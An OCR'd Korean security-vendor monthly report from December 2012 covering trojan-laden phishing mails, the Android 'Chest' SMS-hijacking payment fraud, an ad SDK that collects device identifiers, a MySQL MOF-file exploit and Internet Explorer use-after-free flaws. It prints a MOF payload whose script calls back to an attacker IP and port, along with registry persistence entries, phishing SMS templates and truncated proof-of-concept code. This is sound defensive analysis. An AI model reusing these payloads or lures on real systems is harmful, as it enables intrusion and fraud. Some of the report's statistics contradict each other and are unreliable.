북한의 로켓 발사 관련 이슈 외에도 각종 사회적 이슈를 이용해 악성코드가 유포되는 형태가 꾸준히 발견되고 있어 사용자들이 각별한 주의가 필요하다. 사회공학 기법을 이용한 악성코드의 유포는 다음과 같은 사항에 주의하도록 한다.

1. 출처가 불분명하거나 의심이 가는 제목일 때는 메일을 열지 않는다. 또는 발신자와 제목을 비교해 정상 메일이 아닐 확률이 높으면 삭제한다.
2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트 하고 실시간 감시 기능을 사용한다.
3. 메일에 첨부된 파일은 바로 실행하지 않고, 저장한 다음 보안 프로그램으로 검사한 후 실행한다.
4. 본문에서 의심이 가거나 확인되지 않은 링크는 클릭하지 않는다.
5. 포털 사이트 메일 계정을 이용할 경우 스팸 메일 차단 기능을 적극 활용한다.

〈V3 제품군의 진단명〉

VBS/Agent (2012.12.27.00)

Win-Trojan/Downloader.89088.U (2012.12.22.00)

Dropper/Win32.Agent (2012.12.26.00)

Xerox WorkCentre를 사칭한 악성 메일

Xerox WorkCentre를 사칭한 악성 메일이 인터넷을 통해 확산되고 있다. 이 메일의 제목은 'Scanned Image from a Xerox WorkCentre'로 악성 첨부 파일을 포함하고 있다. 이전에 발견된 Xerox WorkCentre 사칭 메일과 비교해보면, 본문 내용과 제목이 조금씩 변경됐으나 형태는 거의 동일하다.




그림 1-44 | Xerox를 사칭한 스팸메일




그림 1-45 | 스팸메일 발신자

첨부된 파일이 실행되면 또 다른 특정 IP로 접속을 시도하며 레지스트리 Run키에 새로 생성된 파일을 등록시켜 Windows를 부팅할 때 자동으로 시작되도록 한다.

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{4C07DB3F-FE50-AD7D-9383-D25FA52EF14D}
"C:₩Documents and Settings₩Administrator₩Application Data₩Nyulyq₩dyoxc.exe"

파일 다운로드 시도 후 미국 Kansas에 위치한 시스템으로 접속을 시도하며, 해당 시스템에 연결하기 위해 지속적으로 SYN 패킷을 발송한다.

그림 1-46 | 연결 접속 시도




그림 1-47 | 접속 시도하는 IP의 위치

〈V3 제품군의 진단명〉

Win-Trojan/Fareit.131072.C (V3, 2012.12.13.05)

Facebook을 사칭한 악성 e-mail 주의

소셜네트워크서비스(SNS)가 확산되면서, 유명 소셜네트워크 플랫폼인 Facebook을 사칭해 악성프로그램을 유포하는 행위가 끊이지 않고 있다.

최근 발견된 사례 역시 예전과 마찬가지로 아래와 같이 Facebook의 알림 메일을 사칭해 악성코드를 실행시키도록 유도하는 형태를 띠고 있다.




그림 1-48 | Facebook 사칭 악성 e-mail (1)




그림 1-49 | Facebook 사칭 악성 e-mail (2)

위 [그림 1-48]과 같이 악성 스팸메일은 발신자가 'Facebook'으로 돼있으며 "새로운 사진이 앨범에 등록되었으니 확인하려면 첨부된 파일을 확인하라"는 내용이 적혀있어 첨부 파일을 열도록 유도한다.

첨부된 zip파일을 풀면 아래와 같이 'NewPhoto-in_albumPhto_.jpeg.exe' 파일이 나온다. 해당 파일은 그림 파일이 아닌 실행파일 구조로 돼있다.

그림 1-50 | 실행파일인 첨부된 zip 파일

해당 파일은 실행 시, 자기 복제본을 'C:₩Documents and Settings₩All Users₩svchost.exe'로 복사하고 레지스트리에 아래와 같이 등록해 부팅 시에 자동으로 실행되도록 한다.

– HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩SunJavaUpdateSched
"C:₩Documents and Settings₩All Users₩svchost.exe"




그림 1-51 | 레지스트리에 등록된 복제본

〈V3 제품군의 진단명〉
Trojan/Win32.Foreign

03 악성코드 동향

모바일 악성코드 이슈

국내 스마트폰 사용자를 노린 Win-Android/Chest 악성코드

Win-Android/Chest(이하 체스트)는 국내 스마트폰 사용자를 대상으로 배포된 최초의 안드로이드용 악성코드다. 체스트는 2012년 10월 처음 발견된 이후 지속적으로 변형이 보고되고 있으며, 피해신고도 증가하고 있다. 체스트는 과거에 발생한 다양한 해킹사고로 유출된 개인정보를 이용해 공격대상을 정한다는 점에서 불특정 다수를 대상으로 배포되던 기존 악성코드와는 다른 형태다.

체스트 제작자는 과거 유출된 개인정보 중 주민번호와 전화번호의 조합을 이용해 공격대상을 정하고 사용자를 현혹할 수 있는 내용의 SMS를 발송한다. 초기 보고된 악성 SMS의 내용은 과다 청구 요금 조회나 피싱 차단 등의 내용이었으나, 최근에는 유명 프렌차이즈의 무료 쿠폰을 가장하는 것으로 확인되었다.

1. 국내 소액결제 방식의 취약점

체스트가 노린 소액결제는 많은 온라인 결제사이트에서 지원하고 있다. 소액결제는 두 가지 인증을 거친다.
먼저 스마트폰 가입자의 주민번호, 통신사 정보, 전화번호를 이용해 1차 사용자 인증을 한다. 두 번째 인증은 소액결제를 신청한 스마트폰으로 발송된 인증문자다. 이 인증문자를 결제창에 입력하면 결제가 완료된다. 기존 피처폰에서는 문제가 없던 이러한 소액 결제방식은 스마트폰을 사용하는 경우 문제가 될 수 있다. 스마트폰 사용자는 임의의 앱을 스마트폰에 설치할 수 있으며 설치된 앱이 SMS의 내용에 접근할 수 있는 취약점이 발생하기 때문이다.

2. 체스트 동작 개요




그림 1-52 | 체스트 동작 개요

순서	동작설명	전달 정보
1	공격자는 사전에 입수한 개인정보 목록에 있는 공격대상에게 Chest설치를 유도하는 SMS를 발송한다.	
2	일부 사용자는 SMS에 링크 형식으로 포함된 악성코드를 설치한다.	
3	스마트폰이 감염되면 전화번호와 통신사 정보를 공격자에게 전달하고 좀비 스마트폰 상태가 된다.	전화번호, 통신사정보
4	공격자는 확보한 개인정보 중 주민번호와 감염된 스마트폰 사용자의 전화번호를 이용해 결제 사이트에 입력한다.	전화번호, 통신사정보, 주민번호
5	소액결제사이트는 인증번호를 감염된 스마트폰으로 전달한다.	소액결제에 필요한 인증번호
6	감염된 스마트폰은 SMS가 수신되면 결제사이트의 발신번호인 경우 사용자에게 SMS를 보여주지 않고 공격자에게 다시 전달한다.	소액결제에 필요한 인증번호
7	공격자는 전달 받은 인증번호를 입력한다.	소액결제에 필요한 인증번호
8	소액결제가 가능한 사이트에서 정상적인 결제 절차를 완료하고 공격자는 현금화가 가능한 물품 구매를 완료한다.	

표 1-5 | 체스트 동작 개요 순서

3. 배포 방법

체스트는 사용자의 악성 앱 설치를 유도하는 내용과 앱 설치 링크가 포함된 형태의 SMS로 배포됐다. 초기에는 방통위 스팸 필터 설치, 이동통신 과다 청구금 조회 등으로 이후에는 무료 쿠폰 등의 형식으로 배포되고 있다. [표 1-6]은 체스트 악성코드를 설치하는 것으로 보고된 SMS의 내용이다.

순서	문자 내용
1	고객님! 요금과다청구 환급금조회 http://tinyurl.com/****
2	고객님! 요금과다청구 환급금조회 http://tiny.cc/****
3	*** 고객님 이번달 사용내역입니다. Http://tinyurl.com/bs**** 클릭
4	[caffeXXXX]XXXX어플 설치하고 X-mas 무료커피 받자 http://goo.gl/yg***
5	(2013년 XXX피자 첫 행사) 2만원 할인쿠폰-무료발송-어플 http://goo.gl/tw****
6	[XXXX]한우연인팩셋트 교환권1매 도착!(전지점 이용가) http://tiny.cc/kb****
7	★XX바게뜨 어플이벤트★XX바게뜨 어플을 다운받으시고 케익 제품교환쿠폰 받으세요. http://goo.gl/DU***
8	(2013년 XXX치킨 첫행사)-만원 할인쿠폰-어플다운 받으시고 경품도 받아가세요 http://goo.gl/CQ***
9	12월XXX빈스 31기프트콘무료-발송 행운의2만원권-어플 http://goo.gl/Sz***

표 1-6 | 체스트 악성코드를 설치하는 주요 SMS 내용 유형

SMS 메시지의 내용은 시기적 특징을 반영해 다양한 내용으로 변경될 수 있다. [그림 1-53]은 현재까지 확인된 체스트가 포함하고 있는 리소스 파일이다. 현재까지 활용된 아이콘 이 외에도 많은 프렌차이즈의 아이콘을 포함하는 것으로 볼 때 제작자는 또 다른 변형 제작을 염두하고 있는 것으로 보인다.




그림 1-53 | 체스트가 포함하고 있는 리소스 파일

체스트는 2012년 10월 말 처음 발견된 후 11월 말에 다른 변종이 확인됐다. 전화요금 고지서가 1개월 단위로 제작되기 때문에 피해자가 피해 사실을 알게 되는 시점은 피해가 발생한 시점을 한참 지나고 난 후다. 체스트제작자는 소액결제를 통해 구매한 아이템등의 물품을 현금화할 수 있는 충분한 시간을 확보할 수 있는 것이다.

체스트의 내부 API 흐름은 중국에서 제작된 악성코드와 유사하다. 또 체스트는 PC에서 동작하는 온라인 게임 핵(Online GameHack)과 동일한 방법으로 아이템을 통해 금전적 이득을 취한다. 국내에 배포되는 온라인 게임 핵은 중국에서 제작되는 것으로 보이는데다, 체스트의 공격에 활용되는 개인정보를 중국에서 어렵지 않게 구할 수 있다는 점에서 체스트의 제작지는 중국으로 판단된다.

PUP 앱의 폭발적인 증가

PUP는 사용자에게 불편을 유발할 수 있는 유형을 진단하는 카테고리다. 스마트폰 사용이 사람들의 인터넷 사용 패턴이 변하면서 광고도 모바일 시장을 주목하게 됐다.

무료로 앱을 제작해 배포하는 개발자들에게도 수익은 필요하다. 개발자들은 제작한 앱에 쉽게 광고를 등록할 수 있는 SDK를 이용해 수익을 얻고 있다. 이런 SDK의 대부분은 탑재된 앱이 실행될 경우에만 광고를 노출한다. 그러나 일부 SDK의 경우 광고를 탑재한 앱이 실행되지 않았음에도 백그라운드 서비스로 동작하면서 푸시 광고를 노출한다. 또 브라우저의 시작페이지를 고정하거나 바로가기를 생성하기도 한다. 스마트폰 사용자는 이러한 방식으로 노출되는 광고물을 접한다 해도 그 광고가 어떤 앱에 의해 동작하는지는 확인이 어렵다. 이 문에 이런 앱은 삭제가 쉽지 않다. 또 이같은 유형의 광고 SDK를 내장한 앱을 V3는 PUP 카테고리로 진단하고 있다. 대표적인 광고 SDK는 Airpush, Leadbolt, Plankton등이다.

Android-PUP/ Plankton

Plankton은 웹에서 명령을 받아 광고를 노출한다. 프로그램이 실행되면 SDK 버전에 따라 IMEI나 Device ID값을 이용해 설치를 식별하기 위한 유니크한 값과, SDK를 이용하는 프로그램에 대한 정보, 브랜드, 제조사, 제품모델, Android OS Version, Display metrics(스크린 크기), 언어 설정, Browser 정보를 수집해 http://www.apperhand.com/ProtocolGW/protocol/commands로 전송한다.

```
public static void testGetUserID()
{
  Log.d("GamePlayer", "IMSI:" + GetIMSI());
  Log.d("GamePlayer", "IMEI:" + GetIMEI());
  Log.d("GamePlayer", "getAndroidId:" + getAndroidId());
  Log.d("GamePlayer", "getSimSerialNumber:" + getSimSerialNumber());
  Log.d("GamePlayer", "getMACAddr:" + getMACAddr());
}
```

그림 1-54 | 정보를 유출하는 코드의 일부

서버로 정보를 전송한 후 서버의 명령을 받아 관련된 동작을 수행한다.

그림 1-55 | 서버 명령관련 코드의 일부

광고 SDK에 의해 수행 할 수 있는 명령은 다음과 같다.

- Activation – 사용자 동의 창을 실행시키는 웹페이지를 노출
- Homepage – 사용자 홈페이지 설정
- Bookmarks – 북마크를 설정하거나 외부로 북마크 정보를 전송
- Shortcut – 바로가기를 생성
- Notification – Notification 광고 요청 또는 광고 노출

생성되는 바로가기나 홈페이지는 'http://searchwebmobile.com/search?sourceid=1&app=' 로 연결되어 불특정 빈도로 광고를 노출한다.




그림 1-56 | 유출되는 정보의 일부

위의 명령 외 SDK 버전에 따라 다양한 명령이 존재한다. 해당 SDK의 내용은 앱에 따라 선택적으로 구현할 수 있을 것으로 판단된다.

01 보안 동향

보안 통계

12월 마이크로소프트 보안 업데이트 현황

2012년 12월 마이크로소프트사에서 발표한 보안 업데이트는 총 7건으로 긴급 5건, 중요 1건 이다.

긴급
MS12-077 Internet Explorer 누적 보안 업데이트(2761465)
MS12-078 Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점 (2783534)
MS12-079 Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(2780642)
MS12-080 Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점(2784126)
MS12-081 Windows 파일 처리 구성 요소의 취약점으로 인한 원격 코드 실행 문제점(2758857)
중요
MS12-082 DirectPlay의 취약점으로 인한 원격 코드 실행 문제점(2770660)
MS12-083 IP-HTTPS 구성 요소의 취약점으로 인한 보안 기능 우회(2765809)

표 2-1 | 2012년 12월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준 별 MS 보안 업데이트 (2012.01 – 2012.12)

02 보안 동향

보안 이슈

Stuxnet 기술을 이용하는 MySQL 취약점

이달 초에는 대표적인 취약점 Exploit 데이터베이스인 exploit-db.com 사이트를 통해 다수의 MySQL 취약점에 관한 정보가 발표됐다. 특히 이 중 'MySQL Windows Remote System Level Exploit (Stuxnet technique) 0day'는 Stuxnet technique 이라는 문구로 사람들의 관심을 끌었다.

해당 공격 방식은 MySQL 서버에 원격으로 접근이 가능하고 file access 권한을 가진 사용자 계정을 통해 악성코드를 DB테이블 안에 데이터로 생성한 후, 백업용으로 많이 사용하는 DUMPFILE 기능을 이용해 원격지 시스템에 드롭(Drop)하는 방식을 사용한다.

악성코드 파일을 드롭(Drop)하더라도 바로 실행할 수는 없기 때문에 MS에서 제공하는 관리(Management) 정보에 접근할 수 있는 WMI(Windows management Instrumentation) 기술을 이용한다. 이 때 생성하는 MOF 파일(nullevt.mof)은 다음과 같은 위치에 파일이 생성되면 자동으로 컴파일되어 리포지토리(repository)에 등록되고 그 안에 작성된 공격자의 코드를 실행한다.

* 디폴트 MOF Self-Install 디렉토리 정보 :
%SystemRoot%\System32\wbem\ HKLM\Software\Microsoft\WBEM\MOF

실제 전체적인 취약점 공격은 다음과 같이 이루어진다.




그림 2-2 | MySQL 취약점 공격 과정

또한 공격에 이용되는 MOF 파일은 다음과 같은 형태다.

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
            "Where TargetInstance Isa \"Win32_LocalTime\" "
            "And TargetInstance.Second = 5";

... 일부 코드 생략...

    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
    "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"event.exe 172.16.80.130 5555\")";
};

instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};[EOF]
```

그림 2-3 | 공격에 이용되는 MOF 파일 형태

과거 스턱스넷(Stuxnet)의 경우, 웜의 전파를 목적으로 프린트 스풀러 취약점(MS10-061, CVE-2010-2719)을 이용해 주변의 다른 시스템들을 공략했다. 이 과정에서 위와 같은 MOF 파일이 사용됐다.

이처럼 MOF 파일은 악성코드를 생성하거나 복사할 수 있어도 이를 실행할 수 없는 경우 자동으로 악성코드를 실행하기 위해 활용된다. 실제 metasploit와 같은 점검을 위한 Penetration Test 툴에서도 활용되고 있다.

지속적으로 보고되는 인터넷 익스플로러 use-after-free 취약점

12월 보안업데이트 목록에는 'MS12-077 Internet Explorer 누적 보안 업데이트(CVE-2012-4787)' 패치가 포함돼 있다.

해당 보안 업데이트는 인터넷 익스플로러 상에서 발생하는 Use-After-Free 취약점을 해결하기 위한 패치다. 최근 인터넷 익스플로러 상에서 아래와 유사한 취약점들이 지속적으로 보고됐기 때문이다.

2012.09 MS12-063(CVE-2012-4969)

MS Security Bulletin(긴급) - Internet Explorer 누적 보안 업데이트 (2744842)

IE CMshtmlEd::Exec use-after-free 취약점

2012.11 MS12-071(CVE-2012-4775)

MS Security Bulletin(긴급) - Internet Explorer 누적 보안 업데이트 (2761451)

IE CTreeNode use-after-free 취약점

2012.11 MS12-077(CVE-2012-4787)

MS Security Bulletin(긴급) - Internet Explorer 누적 보안 업데이트 (2761465)

IE improper Ref Counting use-after-free 취약점


2012.12 KB2794220(CVE-2012-4792)

MS Security Advisories(긴급) - Internet Explorer 원격 코드 실행 문제점 (2794220)

IE CButton use-after-free 취약점

이러한 인터넷 익스플로러 상의 Use-After-Free 취약점은 모든 HTML 태그 및 그들의 Attribute 들이 트리 구조로 저장돼 있는 DOM(Document Object Model) 상에서 오브젝트가 이미 해제된 상태임에도 불구하고, 이를 재참조하는 오류로 인해 발생한다.

실제 이러한 취약점 발생은 다음과 같은 복잡한 태그들의 논리적 배치로 인해 발생한다.



```
<script>

function helloWorld()
{
    var e0 = null;
    var e1 = null;
    var e2 = null;

    try {
        e0 = document.getElementById("a");
        e1 = document.getElementById("b");
        e2 = document.createElement("q");
        e1.applyElement(e2);
        e1.appendChild(document.createElement('button'));
        e1.applyElement(e0);
        e2.outerText = "";
        e2.appendChild(document.createElement('body'));
    } catch(e) { }
    CollectGarbage();
    var eip = window;
    var data = "aaaaaaaaaaaa
    eip.location = unescape(
}
```


그림 2-4 | 취약점 발생 PoC 코드

스크립트를 사용하는 공격은 난독화 기술을 통해 보호되기 때문에 탐지가 매우 어렵다. 또한 이와 같은 논리적 오류로 발생하는 취약점들은 더욱 정교한 탐지 기술을 필요로 한다. 따라서 사용자들이 시스템 상에서 발생할 수 있는 위협을 차단하기 위해 우선 취해야 할 방법은 보안 업데이트를 적용하는 것이다.


01 웹 보안 동향

웹 보안 통계

악성코드 유포 웹사이트는 감소 추세

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 12월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 1만 6641건이었다. 악성코드 유형은 총 337종, 악성코드가 발견된 도메인은 187개, 악성코드가 발견된 URL은 692개였다. 이는 전월과 비교할 때 전반적으로 증가한 수치이다.

악성코드 배포 URL 차단 건수



악성코드 유형

240

337

악성코드가 발견된 도메인

134

187

악성코드가 발견된 URL

460

692

Graph




표 3-1 | 2012년 12월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2012년 12월 악성코드 배포 웹 사이트의 URL 접근에 대한 차단 건수는 전월 4915건과 비교해 약 3.4% 증가한 1만 6641건으로 조사됐다.

